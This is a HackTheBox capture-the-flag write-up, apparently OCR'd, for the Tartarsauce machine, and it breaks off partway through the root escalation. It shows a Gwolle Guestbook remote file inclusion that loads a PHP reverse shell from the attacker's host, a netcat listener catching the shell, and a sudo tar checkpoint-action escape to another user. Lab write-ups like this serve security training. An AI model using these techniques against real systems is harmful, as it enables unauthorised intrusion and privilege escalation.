HackTheBox – Tartarsauce


PATH TO OSCP

–Filiplain

Thu 08 Jul 2021

Contents

1 HackTheBox Tartarsauce



10.10.10.88

Machine IP

3mrgnc3 & ihack4falafel

Machine Maker(s)

1.1 Objectives

- Find Vulnureable WordPress Plugin
- Use Tar to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.88


Ports Open

80


Full Nmap Scan

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Landing Page
```

1.3 Web Enumeration




Nothing Interesting here, but the nmap gave us some dissallowed entries in the “robots.txt”:



```
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```

The only file that will show something will be “/webservices/monstra-3.0.4/”


tartarsauce.htb/webservices/monstra-3.0.4/

TartarSauce

Home Blog Users Log In Registration

Home

Welcome!

Welcome to your new Monstra powered website.
Monstra is succesfully installed, you can start editing the content and customising your site.

Getting Started

This is a default home page of your website.
Here's a quick description of how to edit this page:

- First make sure you're logged in.
- Go to the Pages Manager and click "Edit" button for this page.
- Make your changes, click "Save" and you're done!

Online Resources

- Official Site
- Official Support Forum
- Documentation

Sitemap Powered by Monstra 3.0.4

This version of "Monstra" is vulnerable to multiple things, but in this case we are going to exploit a a WP Plugin.


Fuzzing with Ffuf

In the robots.txt we saw differents paths but all of them had "/webservices/", so let's see if we can find anything else inside of that directory.

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
↪   -u http://tartarsauce.htb/webservices/FUZZ -t 80
```

```
wp                          [Status: 301, Size: 327, Words: 20, Lines: 10]
                            [Status: 403, Size: 302, Words: 22, Lines: 12]
```

Going there we get a WordPress test page:


tartarsauce.htb/webservices/wp/

Test blog

Uncategorized (1)

FEBRUARY 9, 2018


Hello world!

This blog site is under construction, stay tuned.

Sample Page
© 2021 Test blog.
Voce theme by limbenjamin. Powered by WordPress.


Now let's see what plugins it has installed:

```
ffuf -w /opt/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
↪   -u http://tartarsauce.htb/webservices/wp/FUZZ -t 80
```



```
wp-content/plugins/akismet/ [Status: 200, Size: 0, Words: 1, Lines:
wp-content/plugins/gwolle-gb/ [Status: 200, Size: 0, Words: 1, Lines
:: Progress: [13367/13367] :: Job [1/1] :: 933 req/sec :: Duration:
```

If we go to the readme.txt of those plugins, one of them is vulnerable, "Gwolle Guestbook":




```
❯ searchsploit Gwolle Guestbook
----------------------------------------------------------------- ------------------------------
 Exploit Title                                                   |  Path
----------------------------------------------------------------- ------------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusio | php/webapps/38861.txt
----------------------------------------------------------------- ------------------------------
Shellcodes: No Results
```

```
HTTP GET parameter "abspath" is not being properly sanitized before
 ↪  being used in PHP require() function. A remote attacker can
 ↪  include a file named 'wp-load.php' from arbitrary remote server
 ↪  and execute its content on the vulnerable web server. In order to
 ↪  do so the attacker needs to place a malicious 'wp-load.php' file
 ↪  into his server document root and includes server's URL into
 ↪  request:

http://[host]/wp-content/plugins/gwolle-
 ↪  gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]

In order to exploit this vulnerability 'allow_url_include' shall be
 ↪  set to 1. Otherwise, attacker may still include local files and
 ↪  also execute arbitrary code.

Successful exploitation of this vulnerability will lead to entire
 ↪  WordPress installation compromise, and may even lead to the
 ↪  entire web server compromise.
```

The PoC states that we have to host a server with a php reverse-shell named "wp-load.php", I'm going to set a python3 server on port 8000. First we have to find a php reverse-shell and change IP and Port, then we will have to visit something like this but with your IP and the netcat listening:

```
http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-
gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.14:8000/
```

We will get a shell as "www-data":




```
❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.88 - - [08/Jul/2021 11:12:24] "GET /wp-load.php HTTP/1.0" 200 -
```

```
❯ nc -lvnp 8089
listening on [any] 8089 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.88] 45396
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 athlon i686 GNU/Linux
 11:15:35 up  2:45,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


1.4 Getting user

Before anything else, let's upgrade our shell to a full tty:



```
$
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@TartarSauce:/$ ^Z
zsh: suspended  nc -lvnp 8089

❯ stty raw -echo;fg
[1]  + continued  nc -lvnp 8089

www-data@TartarSauce:/$ export TERM=xterm-256color
www-data@TartarSauce:/$
```


Now if we try "sudo -l" we get:



```
www-data@TartarSauce:/$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
www-data@TartarSauce:/$ s
```

We can run "tar" as the user onuma and get a shell with it:

```
sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1
↪  --checkpoint-action=exec=/bin/bash
```




```
 --checkpoint-action=exec=/bin/bashma tar -cf /dev/null /dev/null --checkpoint=1
tar: Removing leading `/' from member names
onuma@TartarSauce:/$ wc ~/user.txt
 1  1 33 /home/onuma/user.txt
onuma@TartarSauce:/$
```

1.5 Getting Root

Running ps-mon.sh


`https://github.com/Filiplain/bash-mini-tools/blob/main/ps-mon.sh`

I'm going to use the same python3 server to pass the script to the machine.



```
onuma@TartarSauce:/dev/shm$ wget 10.10.14.14:8000/ps-mon.sh
--2021-07-08 11:46:40--  http://10.10.14.14:8000/ps-mon.sh
Connecting to 10.10.14.14:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 867 [text/x-sh]
Saving to: 'ps-mon.sh'

ps-mon.sh            100%[===================>]     867  --.-KB/s    in 0.05s

2021-07-08 11:46:41 (16.8 KB/s) - 'ps-mon.sh' saved [867/867]

onuma@TartarSauce:/dev/shm$ chmod +x ./ps-mon.sh

❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.88 - - [08/Jul/2021 11:44:24] "GET /ps-mon.sh HTTP/1.1" 200 -
```

Then we do a "chmod +x *.sh" for it to execute.




```
Running each 4 seconds: 45/1000


> /bin/tar -zxvf /var/tmp/.e3804f3edc9f58417ed27a83477bedd3789d19e8 -C /var/tmp/check
> gzip -d
105,107c105
< /bin/bash /usr/sbin/backuperer
< /bin/tar -zxvf /var/tmp/.e3804f3edc9f58417ed27a83477bedd3789d19e8 -C /var/tmp/check
< gzip -d
---
> [kworker/u2:1]
102d101
< [kworker/0:0]
^C


Exiting...



Out File: /tmp/071625759410.txt



Made in Do
onuma@TartarSauce:/dev/shm$ |
```

There is a scheduled job running this:

```
/bin/bash /usr/sbin/backuperer
/bin/tar -zxvf /var/tmp/.e3804f3edc9f58417ed27a83477bedd3789d19e8 -C
↪  /var/tmp/check
```

let's see what's that "backuperer"



```
onuma@TartarSauce:/dev/shm$ cat /usr/sbin/backuperer
#!/bin/bash

#-------------------------------------------------------------------------------------
# backuperer ver 1.0.2 - by 3мґgиє3
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-------------------------------------------------------------------------------------

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
```

Backuperer

```
#!/bin/bash

#--------------------------------------------------------------------
↪   -----------------
# backuperer ver 1.0.2 - by ...
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie
↪   defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#--------------------------------------------------------------------
↪   -----------------

# Set Vars Here
